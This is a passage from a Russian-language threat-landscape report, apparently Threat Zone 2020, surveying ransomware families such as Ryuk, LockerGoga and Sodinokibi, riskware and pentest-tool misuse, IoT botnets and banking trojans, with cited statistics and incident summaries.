
Операторы вымогателя Ryuk, впервые обнаруженного в августе 2018 г., с самого начала целенаправленно атаковали корпоративные сети и требовали от жертв высокие суммы. Всего за пять месяцев существования вредоноса его создатели заработали на атаках более 3,7 млн долл.[8] Они же выставили самую крупную за 2019 г. сумму выкупа в атаке с участием шифровальщика — 12,5 млн долл.[9]

Ryuk примечателен тем, что он наглядно иллюстрирует тенденцию к объединению киберпреступников. Шифровальщик распространяется при помощи Emotet и Trickbot — бывших банковских троянов, которые со второй половины 2010-х расширили свою функциональность до доставки других вредоносных программ (подробнее об этом мы рассказывали в Threat Zone '19).

В нынешнем году примером атаки с таким вектором стало заражение сети крупной юридической компании Epiq Global, которое парализовало работу всех 80 представительств организации по всему миру.

Причина инцидента, по сообщениям анонимных источников в СМИ, была банальна: многие компьютеры в Epiq работали на старых версиях Windows[10, 11].

8. Big game hunting with Ryuk: another lucrative targeted ransomware // CrowdStrike.
9. 2020 global threat report // CrowdStrike.
10. Epiq Global down as company investigates unauthorized activity on systems // LawSites.
11. Legal services giant Epiq Global offline after ransomware attack // TechCrunch.



Более

# 65,9 млн €

ущерба понесла Norsk Hydro из-за атаки с шифровальщиком LockerGoga[12]

12. Annual report 2019 // Norsk Hydro.

# Новые угрозы: двойной ущерб

В 2019 г. появилось несколько новых семейств программ-шифровальщиков. Среди них мы выделим две угрозы: атаки с ними демонстрируют новые подходы, которые применяют разработчики и операторы вымогателей.

## LockerGoga: глубинные атаки

На вредоносное ПО LockerGoga обратили внимание в конце января 2019 г. — тогда состоялась его дебютная атака на французскую компанию Altran Technologies (консалтинг в области инноваций и высоких технологий). Деталей инцидента компания не раскрывала — было лишь известно, что злоумышленники использовали шифровальщик[13].

На конкретные тактики, которые задействуют операторы LockerGoga, пролил свет инцидент с норвежской компанией Norsk Hydro — одним из крупнейших производителей алюминия в мире[14, 15]. Компания-жертва открыто говорила об атаке — вплоть до подробного описания действий злоумышленников, — поэтому мы можем оценить со стороны, как атаки с шифровальщиками стали более таргетированными.

13. Update on the cyber attack // Altran.
14. Aluminum maker Hydro battles to contain ransomware attack // Reuters.
15. Skreddersydd dobbeltangrep mot Hydro // NRK Norge.

Злоумышленники проникли в сеть Norsk Hydro за несколько месяцев до запуска шифровальщика. Способом проникновения стало фишинговое письмо: ВПО было вложено в электронное сообщение от имени реального клиента Norsk Hydro и подписано легитимным сертификатом.


Получив доступ к сети, хакеры скомпрометировали Active Directory — службу в ОС Windows, в чью функциональность входит авторизация пользователей и разграничение доступа к сетевым ресурсам.

Это дало злоумышленникам полную свободу действий в инфраструктуре компании. Только после этого они распространили шифровальщик по организации и активировали его[16].

**16 дней**

среднее время простоя из-за инцидента с шифровальщиком[17]

Сообщение с требованиями от шифровальщика LockerGoga





16. How the Norsk Hydro cyberattack unfolded // Fastmarkets AMM.
17. Ransomware costs double in Q4 as Ryuk, Sodinokibi proliferate // Coveware.

Вредоносное ПО парализовало работу систем управления бизнес-процессами и производственными цепочками. В результате большинство предприятий, принадлежащих Norsk Hydro, были вынуждены перейти в ручной режим. Часть заводов, перерабатывавших алюминий, и вовсе приостановили работу[18, 19].

Помимо таргетированности атаки с участием LockerGoga отличаются способом реализации социальной инженерии.

Обычно шифровальщики генерируют текстовое сообщение, в котором указаны адрес биткоин-кошелька и требуемая сумма выкупа.

LockerGoga предоставляет только контактные данные злоумышленников и побуждает жертву обсудить условия расшифрования файлов по электронной почте. Сообщение гласит, что размер выкупа зависит от того, как быстро жертва свяжется с преступниками[20].




Распределение атак с шифровальщиками по отраслям за IV квартал 2019 г.

Источник: CoveWare

18. Ransomware against the machine: how adversaries are learning to disrupt industrial production by targeting IT and OT // FireEye.
19. Cyber-attack on Hydro // Hydro.
20. New LockerGoga ransomware allegedly used in Altran attack // Bleeping Computer.

# Sodinokibi: партнерство и слив

Создатели Sodinokibi, обнаруженной в апреле 2019 г., первыми среди разработчиков программ-шифровальщиков наладили монетизацию по модели RaaS (Ransomware as a Service, «шифровальщик как сервис»).

Эта модель помогает зарабатывать за счет других злоумышленников. В частности, Sodinokibi распространяют за долю дохода от успешных кибератак. Только за первые восемь месяцев существования шифровальщика его создатели привлекли 39 таких партнеров[21].

Более **39** преступных группировок сотрудничают с разработчиками Sodinokibi[21]

21. 2020 global threat report // CrowdStrike.

# 1 из 3

атак с шифровальщиком совершается при помощи Sodinokibi[22]

RaaS-модель придает угрозам масштабный характер. Это хорошо демонстрирует число атак, совершенных при помощи Sodinokibi: в четвертом квартале 2019 г. программа была вовлечена в каждый третий инцидент с шифровальщиком (29%)[22].


Разработчики вредоноса и сами проводят атаки. В них по-настоящему поражает метод, который выбран для непосредственного вымогательства денег.

В декабре прошлого года создатели Sodinokibi публично заявили, что выложат в интернет данные одной из скомпрометированных организаций, если она не заплатит выкуп[23].

Месяц спустя они осуществили свою угрозу, правда, уже для другой жертвы. Злоумышленники открыли специальный сайт, где опубликовали данные, предположительно принадлежащие Artech Information Systems — одной из крупнейших американских рекрутинговых фирм со специализацией на IT-отрасли[24].

В мае 2020 г. Sodinokibi выкрала данные юридической компании Grubman, Shire, Meiselas and Sacks, которая обслуживает мировых звезд шоу-бизнеса. Злоумышленники потребовали выкуп в 21 млн долл., но за промедление удвоили сумму и начали сливать похищенные сведения. На момент написания исследования они выложили часть документов, связанных с певицей Леди Гагой, и объявили о продаже данных Мадонны на аукционе[25].

22. Ransomware costs double in Q4 as Ryuk, Sodinokibi proliferate // Coveware.
23. Another ransomware will now publish victims' data if not paid // Bleeping Computer.
24. Sodinokibi ransomware publishes stolen data for the first time // Bleeping Computer.
25. Sodinokibi cyber criminals plot to 'auction' Madonna data // Computer Weekly.



# Растущая опасность

Сегодня организации противостоят более разнообразным цифровым угрозам, чем год назад. В этом разделе мы расскажем, какие новые факторы нужно учитывать при разработке политик безопасности и риск каких известных атак существенно вырос.

## Adware, riskware, hacktool: от пользователя к бизнесу

Тактики и инструменты, которые раньше применялись только против отдельных пользователей, теперь задействуют в атаках на целые организации. Эту тенденцию мы фиксировали год назад — за прошедшее время она лишь углубилась.

Первое, на чем хорошо виден этот тренд, — **adware, или рекламные вредоносы**.

К этому классу относится ВПО, которое показывает нежелательные рекламные объявления. Как правило, оно это делает, меняя домашнюю страницу или стандартный поисковик в веб-браузере.

Рекламные вредоносы традиционно ориентированы на частных лиц, но в прошлом году они стали часто появляться в корпоративных сетях. За 2019 г. число атак на организации с помощью adware выросло в пять с половиной раз (+463%).

Второй пример значительного прироста показывают атаки с использованием так называемого **riskware**.

К этой категории угроз относится легальное ПО, функциональность которого в руках злоумышленника позволяет нанести вред целевой системе. Типичный пример riskware — это любые программы для удаленного управления компьютером (вроде TeamViewer или UltraVNC). В вашей компании их могут использовать, например, системные администраторы для настройки автоматизированных рабочих мест, но, если такую программу установит злоумышленник или он получит к ней доступ на скомпрометированной системе, он сможет полностью контролировать зараженный компьютер.

Число атак на организации с помощью riskware увеличилось на 52% в 2019 г. по сравнению с 2018 г. Этот же показатель в атаках на пользователей сократился на 35%.

Наконец, здесь же стоит сказать о всплеске атак, в которых задействованы **инструменты для тестирования на проникновение (пентеста)**.

Пентест — это симуляция кибератак, которую организация проводит для поиска уязвимостей в собственной инфраструктуре. Инструменты специалистов по пентесту призваны имитировать действия злоумышленника: среди них средства перебора паролей, обфускаторы ВПО, эксплоиты известных уязвимостей и пр.

В ушедшем году киберпреступники применяли такое ПО против организаций в три раза чаще, чем в 2018 г. (+224%)[26].

Успешная атака на одну организацию плодотворнее, чем успешные атаки на десятки тысяч пользователей. Украденные данные позволяют заработать больше денег, скомпрометированные ресурсы помогают привлечь больше вычислительных мощностей. Как показывает статистика по adware и riskware, это начинают понимать все больше разработчиков и операторов вредоносных программ.

**4,3 млн**

атак на организации за 2019 г. было совершено с помощью рекламного ВПО[26]

26. 2020 state of malware report // Malwarebytes.

# IoT-атаки: счет на миллиарды

Отрасль интернета вещей (IoT, Internet of Things) остается одной из самых проблемных с точки зрения кибербезопасности.

Вопрос уязвимости роутеров, камер наблюдения, умных чайников, лампочек, роботов-пылесосов и прочих бытовых устройств при массовом производстве рассматривается в последнюю очередь — если вообще рассматривается.

Это играет на руку злоумышленникам, которые давно задействуют уязвимые IoT-девайсы при создании ботнетов — сетей из подконтрольных атакующему устройств. В составе ботнетов IoT-устройства участвуют в DDoS-атаках на корпоративные сети.

Ситуацию усугубляют значительные размеры и темпы роста интернета вещей. Они даже опережают прогнозы специалистов: аналитики полагали, что к концу 2019 г. к сети будет подключено 8,3 млрд IoT-устройств, однако фактически их оказалось 9,5 млрд. Скорее всего, ожидания превзойдет и число активных устройств к 2021 г. — еще два года назад эту цифру оценивали в 11,6 млрд[27].

Увеличение рынка IoT соответствующим образом отражается на масштабах угрозы от IoT-ботнетов.

За первые шесть месяцев 2019 г. число атак на **honeypot-серверы** достигло почти 3 млрд. Это в 3,5 раза больше, чем за вторую половину 2018 г.

Вероятнее всего, такой показатель обеспечили именно IoT-устройства. В пользу этой версии говорит несколько обстоятельств.

Во-первых, почти половина вредоносных подключений — 1,4 млрд — была зафиксирована на портах, используемых протоколами Telnet и SSDP. Первый сейчас актуален в основном для IoT-устройств. Второй часто применяется для DDoS-атак с использованием IoT-ботнетов.

Во-вторых, в большинстве атак на honeypot-серверы участвовало ВПО семейства Mirai — это один из главных IoT-вредоносов, на который приходится 16–21% инцидентов, связанных с интернетом вещей[28].

Наконец, за те же первые шесть месяцев 2019 г. был зафиксирован аномальный прирост компрометаций IoT-устройств — 55%[29].

**DoS** (Denial of Service, отказ в обслуживании) — это атаки, при которых целевой сервер или сервис перегружается запросами до такой степени, что становится недоступным для пользователя.

**DDoS** (Distributed Denial of Service, распределенный отказ в обслуживании) — это разновидность DoS-атаки, которую проводят с помощью большого числа устройств с различными IP-адресами.

**Honeypot-серверы** — это системы, которые намеренно делают уязвимыми, чтобы они попадали под атаки и помогали собирать данные о методах злоумышленников.

**2,9 млрд**

**вредоносных соединений зафиксировано на honeypot-серверах[28]**

27. IoT 2019 in review: the 10 most relevant IoT developments of the year // IoT Analytics.
28. Attack landscape H1 2019 // F-Secure.
29. SonicWall 2019 report: 55% rise in IoT malware attacks // Open Access Government.

# Российские реалии

В российском киберпространстве, в дополнение к сказанному ранее, значимой угрозой для организаций остаются банковские трояны. Они проникают на устройство под видом легитимных файлов и помогают киберпреступникам получить доступ к банковскому счету компании-жертвы.

